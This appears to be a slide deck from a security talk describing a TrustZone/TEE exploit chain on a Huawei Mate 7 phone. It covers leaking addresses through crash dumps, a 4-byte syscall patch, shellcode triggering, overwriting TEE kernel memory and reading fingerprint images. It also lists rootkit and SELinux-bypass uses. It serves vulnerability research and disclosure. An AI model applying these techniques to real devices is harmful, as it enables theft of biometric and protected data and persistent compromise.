  - No ASLR , XN or “unwritable Text code”.

- **Bad news:**

- I don't know where to patch without base address of TEEGlobalTask

- **Don't give up:**


- try to find a backdoor which may leak some address by reverse engineering :)



# Leak register value when task crash

- send an invalid operation\_phys from Normal world.
- RTOSck may write register value to shared memory when task crashed.
- estimate base of “TEEGlobalTask” by crashed \$pc
- PC = 0x2E103050 base = 0x2E100000

```
    DCD 0x2EF7D7A8          ; [g_crash_task_info]
    DCD 0
    DCD 0x100C0
    DCD 0x1000          ; stack size
    DCD 0x2E1FEF50          ; stack_top
    DCD 0
    DCD 0x47454554          ; TaskName
    DCD 0x61626F6C
    DCD 0x7361546C
    DCD 0x6B
    DCD 0x55667788          ; END_FLAG
    DCD 0x11223344
    DCD 0x2E1FEF50
    DCD 0x2E1FFF50
    DCD 0x2EF7D7A8          ; [g_crash_task_STACK_info] stack top
    DCD 0xFF2827A8          ; stack bottom
    DCD 0xCBC
    DCD 0
    DCD 0x55667788          ; END_FLAG
    DCD 0x11223344
    DCD 0x60000110          ; [register_info] CPSR R0~R12 LR PC
    DCD 0
    DCD 0x2E1FFF1C
    DCD 0x2E15E38C
    DCD 0x2E15E2D0
    DCD 0x3FE79400
    DCD 0x2E15E37C
    DCD 0x2E1FFF1B
    DCD 0x2E1FFF1C
    DCD 0x2E15E360
    DCD 0x2E1FFF1B
    DCD 0x2E1FFF1C
    DCD 0x11111111
    DCD 0x2E1FE140          ; SP
    DCD 0x2EF00BBC          ; LR
    DCD 0x2E103050          ; PC
```



# Patch 4 bytes

```
alloc_exception_mem ; CODE XREF: main:loc_2E100358↑p
    STMFD    SP!, {R3-R5,LR}
    LDR      R3, =(dword_2E15CFC0 - 0x2E104B28)
    LDR      R3, [PC,R3] ; dword_2E15CFC0
    LDR      R3, [R3,#0x10]
    LDR      R3, [R3,#0x14]
    LDR      R5, [R3,#4]
    LDR      R4, [R3,#8]
    MOV      R0, R5 ; int
    MOV      R1, R4 ; int
    BL       map_memory
    MOV      R0, R5
    MOV      R2, R4
    LDMFD   SP!, {R3-R5,LR}
    B       syscall_f084
; End of Function alloc_exception_mem
```

before patch

```
syscall_f084 ; C
    STMFD   SP!, {LR}
    SUC
    LDMFD   SP!, {LR}
    BX
; End of Function syscall_f084
```

after patch

```
; void __cdecl patch_syscall(int, int) ; C
patch_syscall
    STMFD   SP!, {LR}
    BLX
    LDMFD   SP!, {LR}
    BX
```



# Trigger the exploit

- alloc buffer for shellcode via kmalloc
- Normal world : send request to TEE
  - cmd = GLOBAL\_CMD\_ID\_ALLOC\_EXCEPTION\_MEM
  - with param (0,shellcode\_physical\_addr)
- TEE call syscall\_f084(0,kernel\_pool\_phy)



# What we can do with a TEE exploit

- **Modify physical memory of Linux Kernel**
  - e.g. patch "avc\_has\_perm" to bypass SELinux for Android
- **Modify memory of TEE**
  - disable hash checking for Modem image
  - disable TA signature checking in TEE and load unsigned TA from normal world
- **Call TEE API**
  - read encrypted data from sec-storage
  - read fingerprint image from sensor
  - read/write efuse data
- **Install a rootkit**
  - hook Linux kernel
  - hook TEE API



# Read fingerprint from sensor

- “`__FPC_readImage`” is a syscall in TEE kernel(RTOSck)
  - Provided by FPC1020 driver
  - Only can be used by TA\_Fingerprint task
  - Unfortunately my code execution exploit is under “TEE\_GlobalTask” context. :(
- Patch TEE kernel to bypass this restriction.
  - Need another vulnerability to modify TEE kernel memory.

```
warning: map secure section to ns
PAGE: no page reference found
warning: map secure section to ns
do not support TA TaskPID is [16], acName is [TEEGlobalTask]
readImage error = [-5]
chondideMacBook-Pro:mate7 T7 exploit ddchond$
```

-> TEE error log



# Overwriting TEE kernel

```
signed int __fastcall sys_call_overwrite(int a1, int a2) {  
    signed int v2; // r3@2  
    int v4; // [sp+0h] [bp-14h]@1 int v5; // [sp+4h] [bp-10h]@1 v5 = a1;  
    v4 = a2;  
  
    if (*(_DWORD *)a1 == 0x13579BDF) {  
        // write (*(int*)(arg1 + 0x18C) + 7) >> 3 to arg2  
        *(_WORD *)v4 = (unsigned int)(*(_DWORD *) (v5 + 0x18C) + 7) >> 3;  
        v2 = 0; }  
  
    return v2;  
} }
```

$$*(\text{uint16}^*)r1 = (*(\text{int}^*)(r0 + 0x18C) + 7) \gg 3$$

# Read fingerprint image from sensor



[github.com/retme7/mate7\\_TZ\\_exploit](https://github.com/retme7/mate7_TZ_exploit)



**Thank you**

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